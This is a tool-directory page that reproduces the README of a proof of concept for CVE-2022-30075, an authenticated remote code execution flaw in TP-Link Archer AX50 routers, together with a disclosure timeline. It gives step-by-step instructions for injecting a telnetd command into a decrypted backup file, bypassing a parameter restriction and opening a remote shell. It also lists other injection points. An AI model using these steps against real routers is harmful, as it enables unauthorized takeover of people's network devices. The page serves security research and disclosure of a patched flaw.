
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2022-30075 — Tp-Link Archer AX50 Authenticated RCE (CVE-2022-30075) | Kitploit
Tools/GitHubGitHub/aaronsvk/cve-2022-30075
Embedded Systems SecurityIoT SecurityVulnerability AnalysisExploitationWeb Application ExploitationHardware Security
GitHubaaronsvk/cve-2022-30075

CVE-2022-30075

Tp-Link Archer AX50 Authenticated RCE (CVE-2022-30075)

View Repository
23543204 years agoReviewed by Kitploit

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2022-30075

Authenticated Remote Code Execution in Tp-Link Routers

Affected Devices

If your Tp-Link router has backup and restore functionality and firmware is older than june 2022, it is probably vulnerable

Tested With

Tp-Link Archer AX50, other tplink routers may use different format of backups and exploit needs to be modified

PoC


Using exploit for starting telnet daemon on the router tplink
Manual Exploitation

  1. login to router web interface
  2. go to advanced -> system -> backup settings
  3. decrypt and decompress backup file
  • if your router uses different format of backup files you can modify exploit code (class BackupParser) or simply use some tool from github:
    https://github.com/stdnoerr/tp_link_credentials_harvester/blob/master/decrypt.py
    https://github.com/ret5et/tplink_backup_decrypt_2022.bin
    ...
  1. in decrypted xml file you can find something like this:
<button name="led_switch">
  <action>pressed</action>
  <button>ledswitch</button>
  <handler>/lib/led_switch</handler>
</button>
  • replace it with these lines
<button name="exploit">
  <action>pressed</action>
  <button>ledswitch</button>
  <handler>/usr/sbin/telnetd -l /bin/login.sh</handler>
</button>
  • there is a restriction that blocks modification of parameter system.button.handler, but it can be easily bypassed by changing name of parent xml node (e.g. name="exploit")
  • code execution can be achieved not only by changing parameter system.button.handler, but also using ddns.service.ip_script, firewall.include.path, uhttpd.main, and others...
  1. compress and encrypt modified backup file
  2. go to advanced -> system -> restore settings -> upload modified backup file
  3. after reboot, push the led button that triggers execution of injected command /usr/sbin/telnetd -l /bin/login.sh
  4. remotelly login to router: telnet 192.168.1.1

Timeline

15.03.2022 - Identified vulnerability
15.03.2022 - Contacted Tp-Link support
16.03.2022 - Recieved response from Tp-Link
02.05.2022 - Assigned CVE
27.05.2022 - Tp-Link released firmware with fixed vulnerability
07.06.2022 - Published technical details

Download Tool